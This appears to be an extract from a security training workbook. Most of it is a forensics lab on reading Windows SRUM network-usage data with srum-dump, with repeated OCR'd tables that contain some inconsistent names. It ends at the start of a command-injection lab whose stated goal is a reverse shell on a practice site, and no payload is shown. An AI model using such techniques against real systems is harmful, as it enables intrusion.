9	25416	###		IF_TYPE	SomeThingZero	1388229	1508844									
10	25417	### device\VS-1-5-18	IF_TYPE	SomeThingZero		3312	15674									
11	25418	### DiagTrace	S-1-5-21	IF_TYPE	SomeThingZero	8669	16070									
12	25419	### device\VS-1-5-21	IF_TYPE	SomeThingZero		3433	8363									
13	25420	### Dell Digi	S-1-5-21	IF_TYPE	SomeThingZero	2894	8816									
14	25421	### device\VS-1-5-21	IF_TYPE	SomeThingZero		43991	297805									
15	25422	### device\VS-1-5-21	IF_TYPE	SomeThingZero		6518	25673									
16	25423	### device\VS-1-5-21	IF_TYPE	SomeThingZero		15682	0									
17	25424	### device\VS-1-5-21	IF_TYPE	SomeThingZero		7620	9228									
18	25425	### device\VS-1-5-21	IF_TYPE	SomeThingZero		1871	12898									
19	25426	### device\VS-1-5-21	IF_TYPE	SomeThingZero		13908	200891									
20	25427	### device\VS-1-5-21	IF_TYPE	SomeThingZero		12107	65407									
21	25428	### device\VS-1-5-18	IF_TYPE	SomeThingZero		8002	7530									
22	25429	### CryptSvc	S-1-5-18	IF_TYPE	SomeThingZero	714	479									
23	25430	### Microsoft	S-1-5-21	IF_TYPE	SomeThingZero	1554	4730									
24	25431	### device\VS-1-5-21	IF_TYPE	SomeThingZero		1292	7655									

Resize all the columns to best fit the width of the data. First, click the rectangle above the first row and to the left of column A to select all the cells. Next, right-click on any column header and select *Optimal Column Width*. Click OK to accept the optimal column width spacing.

A	B	C	D	E	F	G	H	I	J	K	L	M	N	O	P	Q
1	SRUM Entry	SRUM Entry Application	User SID	Interface Profile	Profile F	Bytes Sent	Bytes Received									
2	25409	### Dell Digi	S-1-5-18	IF_TYPE	SomeThingZero	67067	74416									
3	25410	### device\VS-1-5-21	IF_TYPE	SomeThingZero		19493	8828									
4	25411	### WpnUser	S-1-5-21	IF_TYPE	SomeThingZero	1653	5652									
5	25412	### WpnUser	S-1-5-18	IF_TYPE	SomeThingZero	18044	13888									
6	25413	### device\VS-1-5-21	IF_TYPE	SomeThingZero		935396	342100									
7	25414	### DoSvc	S-1-5-20	IF_TYPE	SomeThingZero	27512	61431									
8	25415	### DnsCache	S-1-5-20	IF_TYPE	SomeThingZero	12965	14866									
9	25416	###		IF_TYPE	SomeThingZero	1388229	1508844									
10	25417	### device\VS-1-5-18	IF_TYPE	SomeThingZero		3312	15674									
11	25418	### DiagTrace	S-1-5-21	IF_TYPE	SomeThingZero	8669	16070									
12	25419	### device\VS-1-5-21	IF_TYPE	SomeThingZero		3433	8363									
13	25420	### Dell Digi	S-1-5-21	IF_TYPE	SomeThingZero	2894	8816									
14	25421	### device\VS-1-5-21	IF_TYPE	SomeThingZero		43991	297805									
15	25422	### device\VS-1-5-21	IF_TYPE	SomeThingZero		6518	25673									
16	25423	### device\VS-1-5-21	IF_TYPE	SomeThingZero		15682	0									
17	25424	### device\VS-1-5-21	IF_TYPE	SomeThingZero		7620	9228									
18	25425	### device\VS-1-5-21	IF_TYPE	SomeThingZero		1871	12898									
19	25426	### device\VS-1-5-21	IF_TYPE	SomeThingZero		13908	200891									
20	25427	### device\VS-1-5-21	IF_TYPE	SomeThingZero		12107	65407									
21	25428	### device\VS-1-5-18	IF_TYPE	SomeThingZero		8002	7530									
22	25429	### CryptSvc	S-1-5-18	IF_TYPE	SomeThingZero	714	479									
23	25430	### Microsoft	S-1-5-21	IF_TYPE	SomeThingZero	1554	4730									
24	25431	### device\VS-1-5-21	IF_TYPE	SomeThingZero		1292	7655									

Calc will display all of the data as shown here.

SRUM ENTRY NUMBER	SRUM ENTRY CREATION	Application
25409	2019-10-27 16:19:00	Dell Digital Delivery Services
25410	2019-10-27 16:19:00	device\harddiskvolume3\program files (x86)\microsoft visual studio\2019\community\common7\servicehub\hosts\...
25411	2019-10-27 16:19:00	Wgn\UserService_930e47
25412	2019-10-27 16:19:00	device\harddiskvolume3\program files (x86)\dropbox\client\dropbox.exe
25413	2019-10-27 16:19:00	device\harddiskvolume3\program files (x86)\dropbox\client\dropbox.exe
25414	2019-10-27 16:19:00	DoSvc
25415	2019-10-27 16:19:00	DnsCache
25416	2019-10-27 16:19:00	...
25417	2019-10-27 16:19:00	device\harddiskvolume3\program files\common files\microsoft shared\clicktorun\officeclicktorun.exe
25418	2019-10-27 16:19:00	DiagTrack
25419	2019-10-27 16:19:00	device\harddiskvolume3\windows\system32\smartscreen.exe
25420	2019-10-27 16:19:00	Dell Digital Delivery Services
25421	2019-10-27 16:19:00	device\harddiskvolume3\program files (x86)\microsoft visual studio\installer\resources\app\servicehub\hosts\micro...
25422	2019-10-27 16:19:00	device\harddiskvolume3\program files (x86)\microsoft visual studio\installer\vs_installer\shell.exe
25423	2019-10-27 16:19:00	device\harddiskvolume3\program files (x86)\google\chrome\application\chrome.exe
25424	2019-10-27 16:19:00	device\harddiskvolume3\program files (x86)\microsoft visual studio\2019\community\common7\ide\perf\watson2.exe
25425	2019-10-27 16:19:00	device\harddiskvolume3\program files (x86)\microsoft visual studio\2019\community\common7\servicehub\control...
25426	2019-10-27 16:19:00	device\harddiskvolume3\program files (x86)\microsoft visual studio\installer\resources\app\servicehub\services\m...
25427	2019-10-27 16:19:00	device\harddiskvolume3\program files (x86)\microsoft visual studio\2019\community\common7\ide\devenv.exe
25428	2019-10-27 16:19:00	device\harddiskvolume3\program files\common files\microsoft shared\clicktorun\officec2rclient.exe
25429	2019-10-27 16:19:00	CryptSvc
25430	2019-10-27 16:19:00	Microsoft.Windows.Photos_2019.19071.17920.0_x64_8wekyb3d8bbwe
25431	2019-10-27 16:19:00	device\harddiskvolume3\users\jwrig\appdata\local\1password\app\1password.exe


The Network Usage information from srum-dump gives us insight into every application launched by the system or any user that generates network activity, identifying the user by the SID (and decoded to include the username by srum-dump). Scrolling to the right will also reveal the interface type (Ethernet, Wireless) and the number of bytes sent and received, as shown here.

User SID	Interface	Profile	Profile Flags	Bytes Sent	Bytes Received
S-1-5-18 (systemprofile)	IF_TYPE_IEEE80211	somethingclever	Zero	67067	74416
S-1-5-21-3846426780-3625389584-2619556248-1002 (jwrig)	IF_TYPE_IEEE80211	somethingclever	Zero	19493	8828
S-1-5-21-3846426780-3625389584-2619556248-1002 (jwrig)	IF_TYPE_IEEE80211	somethingclever	Zero	1653	5652
S-1-5-18 (systemprofile)	IF_TYPE_IEEE80211	somethingclever	Zero	18044	13888
S-1-5-21-3846426780-3625389584-2619556248-1002 (jwrig)	IF_TYPE_IEEE80211	somethingclever	Zero	935396	342100
S-1-5-20 (NetworkService)	IF_TYPE_IEEE80211	somethingclever	Zero	27512	61431
S-1-5-20 (NetworkService)	IF_TYPE_IEEE80211	somethingclever	Zero	12965	14866
S-1-5-20 (NetworkService)	IF_TYPE_IEEE80211	somethingclever	Zero	1388229	1508844
S-1-5-18 (systemprofile)	IF_TYPE_IEEE80211	somethingclever	Zero	3312	15674
S-1-5-21-3846426780-3625389584-2619556248-1002 (jwrig)	IF_TYPE_IEEE80211	somethingclever	Zero	8669	16070
S-1-5-21-3846426780-3625389584-2619556248-1002 (jwrig)	IF_TYPE_IEEE80211	somethingclever	Zero	3433	8363
S-1-5-21-3846426780-3625389584-2619556248-1002 (jwrig)	IF_TYPE_IEEE80211	somethingclever	Zero	2894	8816
S-1-5-21-3846426780-3625389584-2619556248-1002 (jwrig)	IF_TYPE_IEEE80211	somethingclever	Zero	43991	297805
S-1-5-21-3846426780-3625389584-2619556248-1002 (jwrig)	IF_TYPE_IEEE80211	somethingclever	Zero	6518	25673
S-1-5-21-3846426780-3625389584-2619556248-1002 (jwrig)	IF_TYPE_IEEE80211	somethingclever	Zero	15682	0
S-1-5-21-3846426780-3625389584-2619556248-1002 (jwrig)	IF_TYPE_IEEE80211	somethingclever	Zero	7620	9228
S-1-5-21-3846426780-3625389584-2619556248-1002 (jwrig)	IF_TYPE_IEEE80211	somethingclever	Zero	1871	12898
S-1-5-21-3846426780-3625389584-2619556248-1002 (jwrig)	IF_TYPE_IEEE80211	somethingclever	Zero	13908	200891
S-1-5-21-3846426780-3625389584-2619556248-1002 (jwrig)	IF_TYPE_IEEE80211	somethingclever	Zero	12107	65407
S-1-5-18 (systemprofile)	IF_TYPE_IEEE80211	somethingclever	Zero	8002	7530
S-1-5-18 (systemprofile)	IF_TYPE_IEEE80211	somethingclever	Zero	714	479
S-1-5-21-3846426780-3625389584-2619556248-1002 (jwrig)	IF_TYPE_IEEE80211	somethingclever	Zero	1554	4730
S-1-5-21-3846426780-3625389584-2619556248-1002 (jwrig)	IF_TYPE_IEEE80211	somethingclever	Zero	1292	7655


To obtain information about applications launched that do **not** generate network activity, examine the application list in the Application Resource Usage tab.

Sort Srum-dump Network Bytes Sent Data

Using OpenOffice Calc (or your preferred spreadsheet tool), we can sort any of the spreadsheet columns. First, click on any single cell in the sheet. Next, click Data | Sort to open the Sort dialog. Change the Sort by entry to *Column H* (Bytes Sent), Descending, as shown here.



Next, click the Options tab. Select the option *Range contains column labels*, as shown here.



Click OK to sort the spreadsheet. In this view, you can see the applications that are transmitting the most data on the network, as shown here.

	D	E	F	G	H	I
	User SID	Interface	Profile	Profile Flags	Bytes Sent	Bytes Received
2	S-1-5-21-3846426780-3625389584-2619556248-1002 (wvrig)	IF_TYPE_IEEE80211 somethingclever	somethingclever	Zero	2149612174	25144125
3		IF_TYPE_IEEE80211 somethingclever	somethingclever	Zero	2149203251	24891185
4		IF_TYPE_IEEE80211 somethingclever	somethingclever	Zero	225781664	3830604169
5		IF_TYPE_IEEE80211 somethingclever	somethingclever	Zero	224806474	3724007120
6	S-1-5-18 (systemprofile)	IF_TYPE_IEEE80211 somethingclever	somethingclever	Zero	222373331	3822329297
7	S-1-5-18 (systemprofile)	IF_TYPE_IEEE80211 somethingclever	somethingclever	Zero	221440186	3715765355
8		IF_TYPE_IEEE80211 somethingclever	somethingclever	Zero	216943124	3621941957
9	S-1-5-18 (systemprofile)	IF_TYPE_IEEE80211 somethingclever	somethingclever	Zero	213490025	3612097987
10		IF_TYPE_ETHERNET_CSMACD		Zero	197953508	4714513961
11		IF_TYPE_ETHERNET_CSMACD		Zero	195411389	4774819498
12	S-1-5-18 (systemprofile)	IF_TYPE_ETHERNET_CSMACD		Zero	193686771	4705735085
13		IF_TYPE_ETHERNET_CSMACD		Zero	191214697	4800874998
14	S-1-5-18 (systemprofile)	IF_TYPE_ETHERNET_CSMACD		Zero	191060961	4760302520
15		IF_TYPE_ETHERNET_CSMACD		Zero	188965356	4421985892
16	S-1-5-18 (systemprofile)	IF_TYPE_ETHERNET_CSMACD		Zero	187151742	4790938159
17		IF_TYPE_IEEE80211 somethingclever	somethingclever	Zero	186125741	3161591561
18	S-1-5-18 (systemprofile)	IF_TYPE_ETHERNET_CSMACD		Zero	184162719	4413056013
19		IF_TYPE_ETHERNET_CSMACD		Zero	184025437	4266029539
20	S-1-5-18 (systemprofile)	IF_TYPE_IEEE80211 somethingclever	somethingclever	Zero	183358908	3155320362
21		IF_TYPE_ETHERNET_CSMACD		Zero	183085638	4371210422
22		IF_TYPE_ETHERNET_CSMACD		Zero	182934285	4298636349
23		IF_TYPE_ETHERNET_CSMACD		Zero	182578524	4272472033
24	S-1-5-18 (systemprofile)	IF_TYPE_ETHERNET_CSMACD		Zero	179646041	4256125315

Explore Srum-dump Spreadsheet Data

Continue to evaluate the data available in the srum-dump spreadsheet. Answer the questions below.

Sorting the spreadsheet by Bytes Sent revealed that the first named process is `powershell.exe`.

	C	D	E	F	H	I
	Application	User SID	Interface	Profile	Bytes Sent	Bytes Received
2	powershell.exe	S-1-5-21-3846426780-3625389584-2619556248-1002 (wvrig)	IF_TYPE_IEEE80211 somethingclever	somethingclever	2149612174	25144125
3	powershell.exe	S-1-5-21-3846426780-3625389584-2619556248-1002 (wvrig)	IF_TYPE_IEEE80211 somethingclever	somethingclever	2149203251	24891185
4	powershell.exe	S-1-5-21-3846426780-3625389584-2619556248-1002 (wvrig)	IF_TYPE_IEEE80211 somethingclever	somethingclever	225781664	3830604169
5	powershell.exe	S-1-5-21-3846426780-3625389584-2619556248-1002 (wvrig)	IF_TYPE_IEEE80211 somethingclever	somethingclever	224806474	3724007120
6	me3\windows\syswow64\vmnat.exe	S-1-5-18 (systemprofile)	IF_TYPE_IEEE80211 somethingclever	somethingclever	222373331	3822329297
7	me3\windows\syswow64\vmnat.exe	S-1-5-18 (systemprofile)	IF_TYPE_IEEE80211 somethingclever	somethingclever	221440186	3715765355
8	me3\windows\syswow64\vmnat.exe	S-1-5-18 (systemprofile)	IF_TYPE_IEEE80211 somethingclever	somethingclever	216943124	3621941957
9	me3\windows\syswow64\vmnat.exe	S-1-5-18 (systemprofile)	IF_TYPE_IEEE80211 somethingclever	somethingclever	213490025	3612097987
10			IF_TYPE_ETHERNET_CSMACD		197953508	4714513961
11			IF_TYPE_ETHERNET_CSMACD		195411389	4774819498
12	me3\windows\syswow64\vmnat.exe	S-1-5-18 (systemprofile)	IF_TYPE_ETHERNET_CSMACD		193686771	4705735085
13			IF_TYPE_ETHERNET_CSMACD		191214697	4800874998
14	me3\windows\syswow64\vmnat.exe	S-1-5-18 (systemprofile)	IF_TYPE_ETHERNET_CSMACD		191060961	4760302520
15			IF_TYPE_ETHERNET_CSMACD		188965356	4421985892
16	me3\windows\syswow64\vmnat.exe	S-1-5-18 (systemprofile)	IF_TYPE_ETHERNET_CSMACD		187151742	4790938159
17			IF_TYPE_IEEE80211 somethingclever	somethingclever	186125741	3161591561
18	me3\windows\syswow64\vmnat.exe	S-1-5-18 (systemprofile)	IF_TYPE_ETHERNET_CSMACD		184162719	4413056013
19			IF_TYPE_ETHERNET_CSMACD		184025437	4266029539
20	me3\windows\syswow64\vmnat.exe	S-1-5-18 (systemprofile)	IF_TYPE_IEEE80211 somethingclever	somethingclever	183358908	3155320362
21			IF_TYPE_ETHERNET_CSMACD		183085638	4371210422
22			IF_TYPE_ETHERNET_CSMACD		182934285	4298636349
23			IF_TYPE_ETHERNET_CSMACD		182578524	4272472033
24	me3\windows\syswow64\vmnat.exe	S-1-5-18 (systemprofile)	IF_TYPE_ETHERNET_CSMACD		179646041	4256125315
25			IF_TYPE_ETHERNET_CSMACD		179253707	3922184142
26	me3\windows\syswow64\vmnat.exe	S-1-5-18 (systemprofile)	IF_TYPE_ETHERNET_CSMACD		179206384	4362972551

The interface column indicates that the network medium for the identified process used IEEE 802.11 (Wireless) with a profile name *somethingclever*. On Windows, IEEE 802.11 profiles are named for the network SSID they connect to, indicating that this is the somethingclever Wi-Fi network.

SRUM_DUMP_OUTPUT.xlsx - OpenOffice Calc

File Edit View Insert Format Tools Data Window Help

Calibri 11 B U

C	D	E	F	H	I
Application	User SID	Interface Profile	Bytes Sent	Bytes Received	
powershell.exe	66248-1002 (jwrig)	IF_TYPE_IEEE80211 somethingclever	2149612174	25144125	
powershell.exe	66248-1002 (jwrig)	IF_TYPE_IEEE80211 somethingclever	2149203251	24891185	
powershell.exe	66248-1002 (jwrig)	IF_TYPE_IEEE80211 somethingclever	225781664	3830604169	
me3\windows\syswow64\vmnat.exe	(systemprofile)	IF_TYPE_IEEE80211 somethingclever	224806474	3724007120	
me3\windows\syswow64\vmnat.exe	(systemprofile)	IF_TYPE_IEEE80211 somethingclever	222373331	3822329297	
me3\windows\syswow64\vmnat.exe	(systemprofile)	IF_TYPE_IEEE80211 somethingclever	221440186	3715765355	
me3\windows\syswow64\vmnat.exe	(systemprofile)	IF_TYPE_IEEE80211 somethingclever	216943124	3621941957	
me3\windows\syswow64\vmnat.exe	(systemprofile)	IF_TYPE_IEEE80211 somethingclever	213490025	3612097987	
me3\windows\syswow64\vmnat.exe	(systemprofile)	IF_TYPE_ETHERNET_CSMA	197953508	4714513961	
me3\windows\syswow64\vmnat.exe	(systemprofile)	IF_TYPE_ETHERNET_CSMA	195411389	4774819498	
me3\windows\syswow64\vmnat.exe	(systemprofile)	IF_TYPE_ETHERNET_CSMA	193686771	4705735085	
me3\windows\syswow64\vmnat.exe	(systemprofile)	IF_TYPE_ETHERNET_CSMA	191214697	4800874998	
me3\windows\syswow64\vmnat.exe	(systemprofile)	IF_TYPE_ETHERNET_CSMA	191060961	4760302520	
me3\windows\syswow64\vmnat.exe	(systemprofile)	IF_TYPE_ETHERNET_CSMA	188965356	4421985892	
me3\windows\syswow64\vmnat.exe	(systemprofile)	IF_TYPE_ETHERNET_CSMA	187151742	4790938159	
me3\windows\syswow64\vmnat.exe	(systemprofile)	IF_TYPE_IEEE80211 somethingclever	186125741	3161591561	
me3\windows\syswow64\vmnat.exe	(systemprofile)	IF_TYPE_ETHERNET_CSMA	184162719	4413056013	
me3\windows\syswow64\vmnat.exe	(systemprofile)	IF_TYPE_ETHERNET_CSMA	184025437	4266029539	
me3\windows\syswow64\vmnat.exe	(systemprofile)	IF_TYPE_IEEE80211 somethingclever	183358908	3155320362	
me3\windows\syswow64\vmnat.exe	(systemprofile)	IF_TYPE_ETHERNET_CSMA	183085638	4371210422	
me3\windows\syswow64\vmnat.exe	(systemprofile)	IF_TYPE_ETHERNET_CSMA	182934285	4298636349	
me3\windows\syswow64\vmnat.exe	(systemprofile)	IF_TYPE_ETHERNET_CSMA	182578524	4272472033	
me3\windows\syswow64\vmnat.exe	(systemprofile)	IF_TYPE_ETHERNET_CSMA	179646041	4256125315	
me3\windows\syswow64\vmnat.exe	(systemprofile)	IF_TYPE_ETHERNET_CSMA	179253707	3922184142	
me3\windows\syswow64\vmnat.exe	(systemprofile)	IF_TYPE_ETHERNET_CSMA	179206384	4362972551	

Sheet 7 / 11 PageStyle_Network Usage STD Sum=0 100 %

The powershell.exe process is associated with the jwrig user.

SRUM_DUMP_OUTPUT.xlsx - OpenOffice Calc

File Edit View Insert Format Tools Data Window Help

Calibri 11 B U

C	D	E	F	H	I
Application	User SID	Interface Profile	Bytes Sent	Bytes Received	
powershell.exe	66248-1002 (jwrig)	IF_TYPE_IEEE80211 somethingclever	2149612174	25144125	
powershell.exe	66248-1002 (jwrig)	IF_TYPE_IEEE80211 somethingclever	2149203251	24891185	
powershell.exe	66248-1002 (jwrig)	IF_TYPE_IEEE80211 somethingclever	225781664	3830604169	
me3\windows\syswow64\vmnat.exe	(systemprofile)	IF_TYPE_IEEE80211 somethingclever	224806474	3724007120	
me3\windows\syswow64\vmnat.exe	(systemprofile)	IF_TYPE_IEEE80211 somethingclever	222373331	3822329297	
me3\windows\syswow64\vmnat.exe	(systemprofile)	IF_TYPE_IEEE80211 somethingclever	221440186	3715765355	
me3\windows\syswow64\vmnat.exe	(systemprofile)	IF_TYPE_IEEE80211 somethingclever	216943124	3621941957	
me3\windows\syswow64\vmnat.exe	(systemprofile)	IF_TYPE_IEEE80211 somethingclever	213490025	3612097987	
me3\windows\syswow64\vmnat.exe	(systemprofile)	IF_TYPE_ETHERNET_CSMA	197953508	4714513961	
me3\windows\syswow64\vmnat.exe	(systemprofile)	IF_TYPE_ETHERNET_CSMA	195411389	4774819498	
me3\windows\syswow64\vmnat.exe	(systemprofile)	IF_TYPE_ETHERNET_CSMA	193686771	4705735085	
me3\windows\syswow64\vmnat.exe	(systemprofile)	IF_TYPE_ETHERNET_CSMA	191214697	4800874998	
me3\windows\syswow64\vmnat.exe	(systemprofile)	IF_TYPE_ETHERNET_CSMA	191060961	4760302520	
me3\windows\syswow64\vmnat.exe	(systemprofile)	IF_TYPE_ETHERNET_CSMA	188965356	4421985892	
me3\windows\syswow64\vmnat.exe	(systemprofile)	IF_TYPE_ETHERNET_CSMA	187151742	4790938159	
me3\windows\syswow64\vmnat.exe	(systemprofile)	IF_TYPE_IEEE80211 somethingclever	186125741	3161591561	
me3\windows\syswow64\vmnat.exe	(systemprofile)	IF_TYPE_ETHERNET_CSMA	184162719	4413056013	
me3\windows\syswow64\vmnat.exe	(systemprofile)	IF_TYPE_ETHERNET_CSMA	184025437	4266029539	
me3\windows\syswow64\vmnat.exe	(systemprofile)	IF_TYPE_IEEE80211 somethingclever	183358908	3155320362	
me3\windows\syswow64\vmnat.exe	(systemprofile)	IF_TYPE_ETHERNET_CSMA	183085638	4371210422	
me3\windows\syswow64\vmnat.exe	(systemprofile)	IF_TYPE_ETHERNET_CSMA	182934285	4298636349	
me3\windows\syswow64\vmnat.exe	(systemprofile)	IF_TYPE_ETHERNET_CSMA	182578524	4272472033	
me3\windows\syswow64\vmnat.exe	(systemprofile)	IF_TYPE_ETHERNET_CSMA	179646041	4256125315	
me3\windows\syswow64\vmnat.exe	(systemprofile)	IF_TYPE_ETHERNET_CSMA	179253707	3922184142	
me3\windows\syswow64\vmnat.exe	(systemprofile)	IF_TYPE_ETHERNET_CSMA	179206384	4362972551	

Sheet 7 / 11 PageStyle_Network Usage STD Sum=0 100 %

Close OpenOffice Calc

When you have finished evaluating the data in the srum-dump spreadsheet, close OpenOffice Calc.

Data Summary


The data available by srum-dump is useful, but independently it does not identify the presence of an incident. However, combined with other supporting information, such as system anecdotes from users or the presence of high network or disk IO activity, the historical information in the SRUM database can be insightful when investigating an attack.

Why This Lab Is Important

When we've identified a system that is potentially involved in an incident, we want as much information as is available to help in our assessment. The SRUM database provides another source of information that, while not indicative of an attack on its own, can be valuable supporting information in an incident response investigation.

Video Walkthrough

Watch the accompanying [video instructions \(/videos/SystemResourceUsageDatabaseAnalysis/\)](/videos/SystemResourceUsageDatabaseAnalysis/) for additional information.



[\(/videos/SystemResourceUsageDatabaseAnalysis/\)](/videos/SystemResourceUsageDatabaseAnalysis/)

Bonus (If Time Permits or Homework)

Use srum-dump to perform a live acquisition of the data on the Windows 10 VM supplied with your class material.

Using the graphing features of your favorite spreadsheet tool, create visual representations for different data elements in the srum-dump spreadsheet output. Experiment with different graph types to illustrate network upload and download utilization for applications, grouped by day.

Additional Resources

- [srum-dump Home Page \(https://github.com/MarkBaggett/srum-dump\)](https://github.com/MarkBaggett/srum-dump)
- [System Resource Utilization Monitor \(article\) by Mark Baggett \(https://isc.sans.edu/forums/diary/System+Resource+Utilization+Monitor/21927/\)](https://isc.sans.edu/forums/diary/System+Resource+Utilization+Monitor/21927/)
- [FOR500: Windows Forensic Analysis \(https://www.sans.org/course/windows-forensic-analysis\)](https://www.sans.org/course/windows-forensic-analysis)

Lab 4.4: Command Injection Attack

Brief Intro

In this lab we will start to explore the Rook Aviary website. Rook Aviary, as a provider of analog communication services, is an acquisition target for Falsimentis, Corp. You have been asked to complete a thorough evaluation of the Rook Aviary website as part of the due diligence evaluation prior to acquisition.

In this lab we will explore the Rook Aviary website to identify a command injection vulnerability, using the attack technique to get a reverse TCP connect-back shell from the target system.

Requirements for This Lab

In this lab, you will use your Slingshot Linux VM. Make sure the VM is running before continuing with this lab exercise.

Try It Yourself

Start the target website by running `goweblab` from the terminal. Evaluate the Rook Aviary website at (<http://www.rookaviary.com>) <http://www.rookaviary.com> (<http://www.rookaviary.com>), conducting a manual assessment to identify a command injection vulnerability. After identifying the vulnerable page, craft and deliver a payload to obtain a reverse TCP shell from the server to a local Netcat listener.

Walkthrough

Open a Terminal

From the Slingshot Linux VM, open a terminal.

Start the Server

Start the Rook Aviary website Docker container by running the `goweblab` script, as shown here.

```
sec504@slingshot:~$ goweblab
Starting Docker service ..... Done.
Starting container instance for www.rookaviary.com
WARNING: Your kernel does not support swap limit capabilities or the cgroup is
not mounted. Memory limited without swap.
2021-06-05 19:20:12,731 INFO Set uid to user 0 succeeded
2021-06-05 19:20:12,735 INFO supervisord started with pid 1
...
```

Leave the `goweblab` script running for the duration of this exercise.

Open Browser

Next, open the Firefox browser. Minimize the root access terminal window to see the Slingshot desktop. Double-click on the Firefox icon to launch Firefox.

Navigate to the Rook Aviary Site

From Firefox, navigate to the Rook Aviary site at <http://www.rookaviary.com> <http://www.rookaviary.com> (<http://www.rookaviary.com>) to access the target site.

Examine Website Functions


The first step in any web app assessment is to become familiar with the services offered by the website.

Spend a minute and become familiar with the website functionality. Identify the pages associated with the following functions:

